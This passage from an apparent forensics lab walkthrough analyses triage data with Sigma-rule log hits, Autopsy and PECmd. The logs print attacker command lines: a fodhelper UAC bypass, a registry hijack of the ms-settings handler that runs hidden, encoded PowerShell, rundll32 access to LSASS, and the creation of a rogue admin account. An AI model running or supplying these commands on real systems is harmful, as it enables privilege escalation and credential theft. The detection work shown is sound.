ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
wBJAHAAVQBXAEcAZgBwAHkAQgBIADUAMgB4ADUAdwBxAFgAbQB6AGsAaABnAG4AdgA4AC8ASgBMAEMANgBsAGsAbgBuADQAUABsAEYATABoAFIAegB4AHoAbQBpAHQASwBUADgAUABmADAALwBDAHoAOQAvAG8AWgBtAGwA
dgBpAGMAZQBxAFQAVQA4AHoAbABoAFEAVABnAG4AYgBFADgAeABpAFUAdABkADUATgBzAHUAbQBaAEUATgBxAE8AVgBpAGkASgBuAHYANQBBAG8AQQBnAGgARwBlAE0ARgArADYAWQBnAEcAOQBmAGYAQgBLADgAcAAvADg
AeABIAFcATABZAFAAZgBwAFYAKwAwACsANQA4AGYAawBjAEMAWAAzAFYANQBYAHkANwA1AFYAQQBhAHMAcABaAG8AWABqAEoAaQBWACsAaABZADUAVABsAHoAZABrAGMAWABPAGMASAA5AE8AKwBTAHEAdwBCAC8AUAB5AF
IAWQA0AGYAYQB2AGoAMQBMAFYASgBpADUAeABFAEMAYwB2AEgAUABoADkAbAA2AHUAMwBOAHoAZABQADIAWgBMAEEAZgBmAEwAVABJAEsAYQBaADMAbABlAHAAWABKAFIARwBBAEEATAB4AGcAQgAxAEYATwBCADkAWgBRA
GcAcgBQADMAKwBKAHoAZABuAHYAVgBqAEkAcwAvAE4AVgBTADUAYQBsADEAMAB6AHUARQA1ADQALwBnAHEAUABTADAARABhAGoALwBmADMAaABSAHUATAA5AGsAagB2AHIAOQBZAEMAWABWAHQAdwBzAFQANQB6ADYAdABC
AEkAeAB2AHEARQArADMAbwBJADQALwBpAGEAOABMAG4AUAA0AG8AWgAyAGIAZwBrADQANgBOADAARgBSAHMARAB6AG4AegB1AGMAawBCAHMANwBjAEoATwBUAGgARAA2ADkASwBOAGEAMgA2AFAAOABUAGIAZAA1AEIAcQB
kAGkAaQBIAHMATQBxAEMAQQBsAEMAdAArAEQATwBjAGMAdwBuACsAdgA1AEkAKwBJAEIAZgArAGMAOQBwAE8AbQBuAEQAWgBRAFoAdQBVAHAAZgBTAHUAdAA0ADkAUwA3ADIASQBwAGQAYgBMAG8AcgBqAG8AagBSAE4Abw
BNADUAeABVAFoAbwBUADUAQgBLADcASwBLAGwAKwBUAEMAOQBIAGEAcwBLAEQAYgBKAG4ANwBCAG4AZQBVAHUASgB4AGkARgBQAE8AcgB1AGUAZgBDAEIANQBSAGUAWABMAGMAQwBIAHkAbwBtAHcAUgBCAGQAbwBPAEYAe
ABIAGgASgBNAGsAUwB0AFkASwBVAHAAZABhAHAAUABtAGMAVQA2AGQASwA0AFQAYwBoADUAeQAwAGsATwB0AEMAeQBZAEcAbABQAGMAUQBFAHYAZwBnAHUANQBsAHoAawBEAEwATwBMAC8ANQBvAGYAaABkAEsAYwA4AEoA
NABYAHUAcwBRAEQANgBhAHcATAA2AFMANQB5AG8ATwBkAGMASwBpAHAATABOACsAUQBRAE8ALwBkAHYAWQBGAC8AcgA1AEYAdwBVAGcAcQBzAHIAUwBlADkAQQBRAHcATABNADMAWQBBAFgAcABTAFYAbABIAFAAcABhAHI
AdgBoAEQANAB2ADEAMwA4AEwANQB2AE0AZAAvAEIAYgBEAEYAeQBDAFcAUQArAEsAOABUAGUAbQBoAHIANgB1AFEAcwBBAE8AegBFADkAUQBUAE0AbQBrAGYAUwBsAEkARQByAHcAcQBYAG4AawBvAHAAWQB5AE0AMQBnAD
gATgAxAC8AZgBpAE0ANQBvAFoAUgB5AFUAZABCAFoANABUAFIAUwBUAGUAbgBXAGUAOQBiAGgAOABUAHAARQBUAEoAMgAxAE0AaAAvAFgAagBhAE4AZQBUACsAMABmAEQASAA2AGYAWQBYADcATAAyAFgAdQArAGcAKwBqA
FoAOQBrAEoATQBBAFAAMwBJAFcAZABkAHMAYQA3AEcAZABZAGoAbQBPADMANAA0AGIAVwBkAGgAaQBoAGQATABqAGIAcABZADMAVwArAHQAaQBlAHEAdgBLAFEAMQBtAG0ATgA5AHAASgBoADgAKwBUAHIARgBTAHUAZwA5
AHoAQQBKAGoARgBtAEQAOQBmAFoAagBQAFgARABqACsAMABGAEwAWAB5ADAAUQAzAFUAVwBaAHIAOABTAHIAVgB1AHcAMgBPAGcANQBQAHUATAA1AGwARQA1AGsARQB4AG0ARQBjADkAZgBaAFQAMQBWADcAdABjAGQAMAB
iAEIASABxAGQAZwArADQAeQBhAFMAYwBoAGEAeQBlAFQAcQBaAEUATQBvADYASABYAG8AOQBYAHQAWABsAHYAeQAvAHIANwBYACsAZABJAGQAeQBBAGIANgA0AGwAcgAzAEoATgBPADMASQArAEgATABpAEoAdwA5AEUAdg
```

```
2023-08-10T09:21:16.211891+00:00,UNC2452 Process Creation Patterns,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2568,DESKTOP-VQJOLVH,
"CommandLine: C:\Windows\system32\cmd.exe /C C:\Windows\system32\fodhelper.exe
Company: Microsoft Corporation
CurrentDirectory: C:\Users\johndoe\AppData\Local\
Description: Windows Command Processor
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,
IMPHASH=272245E2988E1E430500B852C4FB5E18
Image: C:\Windows\System32\cmd.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: Cmd.Exe
ParentCommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
ParentImage: C:\Windows\System32\rundll32.exe
ParentProcessGuid: 00000000-0000-0000-0000-000000000000
ParentProcessId: 3648
ParentUser: '-'
ProcessGuid: D875E288-AC0C-64D4-C402-000000000300
ProcessId: 736
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:21:16.210
```

https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/


- **LSASS Access**

```
2023-08-10T09:25:08.136679+00:00,Mimikatz Detection LSASS Access;Suspicious In-Memory Module Execution,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,10,3552,DESKTOP-VQJOLVH,
"CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d524|C:\Windows\System32\KERNELBASE.dll+308ee|UNKNOWN(0000022D8024D798)
GrantedAccess: '0x1010'
RuleName: technique_id=T1003,technique_name=Credential Dumping
SourceImage: C:\Windows\system32\rundll32.exe
SourceProcessGUID: D875E288-ACF3-64D4-B003-000000000300
SourceProcessId: 6816
SourceThreadId: 7412
SourceUser: NT AUTHORITY\SYSTEM
TargetImage: C:\Windows\system32\lsass.exe
TargetProcessGUID: D875E288-2DE0-64D4-0C00-000000000300
TargetProcessId: 660
TargetUser: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:08.129
```


- **Windows PowerShell Execution**


```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
```

- Upon examining `account_tampering.csv`, we observe that a new user was created (`Admin`) and added to the `Administrators` group.



- We can also identify new user creation through `Autopsy` as follows.





Name	S	C	O	Login Name	Host	Scope	Realm Name	Creation Time
S-1-5-80-956008885-3418522649-1831038044-185329			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-18				SYSTEM	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-80-3028837079-3186095147-955107200-370196			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-19				LOCAL SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-414731039-2985344906-4266326170-1000			0	johndoe	fulldisk.ra...	Domain		2023-08-10 00:20:13 UTC
S-1-5-80-2620923248-4247863784-3378508180-26591			0		fulldisk.ra...	Local	NT SERVICE	
S-1-5-20				NETWORK SERVICE	fulldisk.ra...	Local	NT AUTHORITY	
S-1-5-21-3933942852-973373972-2766786355-1032			0		fulldisk.ra...	Domain		
S-1-5-21-414731039-2985344906-4266326170-501			0	Guest	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-1001			0	Admin	fulldisk.ra...	Domain		2023-08-10 09:26:05 UTC
S-1-5-21-414731039-2985344906-4266326170-500			0	Administrator	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-503			0	DefaultAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC
S-1-5-21-414731039-2985344906-4266326170-504			0	WDAGUtilityAccount	fulldisk.ra...	Domain		2023-08-10 00:20:17 UTC

Analyzing Rapid Triage Data - Prefetch Files (PECmd)

- Let's now dive into the system's execution history by analyzing the prefetch files (available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch`) with `PECmd.exe`.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-
ZimmermanTools\net6\PECmd.exe -d
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch" -q --csv
C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv
```

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\PECmd.exe -d "C:\Users\johndoe\Desktop
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -d C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch -q --csv C:\Users\johndoe

Warning: Administrator privileges not found!

Keywords: temp, tmp

Looking for prefetch files in C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch


Found 192 Prefetch files

---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\7Z.EXE-7FD2B543.pf in
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\8EA5559.EXE-F1260DBD.
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ADVANCED_IP_SCANNER_C
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\APPLICATIONFRAMEHOST.
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ARP.EXE-ED14DF84.pf in
---------- Processed C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\AUDIODG.EXE-AB22E9A6.
---SNIP---

Processed 192 out of 192 files in 1.7305 seconds

CSV output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch.csv
CSV time line output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch_Timeline.csv
```

SourceFilename	RunCount	LastRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun
C:\Users\johndoe\Desktop\Prefetch\BACKGROUNDTASKHOST.EXE-05A8BF9D.pf	1	2023-08-10 9:10							
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-E9BDD97B.pf	3	2023-08-10 9:10	2023-08-10 0:24	2023-08-10 0:24					
C:\Users\johndoe\Desktop\Prefetch\CONSENT.EXE-40419367.pf	7	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:25	2023-08-10 0:25	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24	
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-8FFB1633.pf	5	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:22			
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-CDBFC0F7.pf	4	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:22				
C:\Users\johndoe\Desktop\Prefetch\VELOCIRAPTOR.EXE-3F829F8F.pf	2	2023-08-10 9:11	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\SEARCHPROTOCOLHOST.EXE-69C456C3.pf	5	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	2023-08-10 0:23			
C:\Users\johndoe\Desktop\Prefetch\SEARCHFILTERHOST.EXE-44162447.pf	7	2023-08-10 9:14	2023-08-10 0:37	2023-08-10 0:34	2023-08-10 0:32	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	
C:\Users\johndoe\Desktop\Prefetch\OPENWITH.EXE-8B50D58B.pf	2	2023-08-10 9:14	2023-08-10 9:14						
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-8FBE01A3.pf	1	2023-08-10 9:15							
C:\Users\johndoe\Desktop\Prefetch\ARP.EXE-ED14DF84.pf	1	2023-08-10 9:16							
C:\Users\johndoe\Desktop\Prefetch\CHCP.COM-2CF9B15C.pf	3	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16					
C:\Users\johndoe\Desktop\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf	2	2023-08-10 9:16	2023-08-10 9:10						
C:\Users\johndoe\Desktop\Prefetch\NLTEST.EXE-E3335D27.pf	2	2023-08-10 9:17	2023-08-10 9:17						
C:\Users\johndoe\Desktop\Prefetch\PING.EXE-4A8A6853.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\SYSTEMINFO.EXE-3EAAF1C2.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\WMIPRVSE.EXE-E8B8DD29.pf	4	2023-08-10 9:17	2023-08-10 9:10	2023-08-10 0:34	2023-08-10 0:23				
C:\Users\johndoe\Desktop\Prefetch\WHOAMI.EXE-9D378AFE.pf	6	2023-08-10 9:17	2023-08-10 9:17	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34		
C:\Users\johndoe\Desktop\Prefetch\TAR.EXE-EA1E7070.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\ADVANCED_IP_SCANNER_CONSOLE.E-1287F9BF.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\DEFRAG.EXE-3D9E8D72.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\REG.EXE-A93A1343.pf	2	2023-08-10 9:21	2023-08-10 9:21						
C:\Users\johndoe\Desktop\Prefetch\NGENTASK.EXE-0E6CEC17.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-67EC2DA7.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-8CE1A322.pf	11	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-DF144105.pf	2	2023-08-10 9:21	2023-08-10 0:31						
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-16B291C4.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-4A8DA13E.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-734C6620.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\8EA5559.EXE-F1260DBD.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-92E61D3E.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-C9A39DDE.pf	3	2023-08-10 9:25	2023-08-10 9:25	2023-08-10 9:22					
C:\Users\johndoe\Desktop\Prefetch\CMD.EXE-0BD30981.pf	11	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:20	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:31	2023-08-10 0:31
C:\Users\johndoe\Desktop\Prefetch\NET.EXE-A0964F30.pf	10	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\NET1.EXE-509326A5.pf	9	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:17	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\POWERSHELL.EXE-CA1AE517.pf	5	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:24			
C:\Users\johndoe\Desktop\Prefetch\SMARTSCREEN.EXE-EACC1250.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3C.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA43.pf	2	2023-08-10 9:32	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA44.pf	13	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:11
C:\Users\johndoe\Desktop\Prefetch\ELEVATION_SERVICE.EXE-581D9768.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3D.pf	12	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3E.pf	4	2023-08-10 9:34	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:11				
C:\Users\johndoe\Desktop\Prefetch\CONHOST.EXE-0C6456FB.pf	16	2023-08-10 9:35	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:30
C:\Users\johndoe\Desktop\Prefetch\WINPMEM_MINI_X64_RC2.EXE-8EFD4BA6.pf	1	2023-08-10 9:35							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-5D15888E.pf	1	2023-08-10 9:40							
C:\Users\johndoe\Desktop\Prefetch\MOUSOCOREWORKER.EXE-4429AC2B.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\SPPSVC.EXE-96070FE0.pf	12	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:11	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\TASKHOSTW.EXE-2E5D4B75.pf	16	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:37
C:\Users\johndoe\Desktop\Prefetch\TIWORKER.EXE-7B8C9E70.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\TRUSTEDINSTALLER.EXE-766EFF52.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-FDC3FC8E.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-67310593.pf	6	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:25		
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-D2EE0952.pf	7	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:26	2023-08-10 0:25	2023-08-10 0:21	
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-4B6CB38A.pf	13	2023-08-10 9:41	2023-08-10 9:24	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:28	2023-08-10 0:27	2023-08-10 0:25	2023-08-10 0:24
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-6A249820.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					
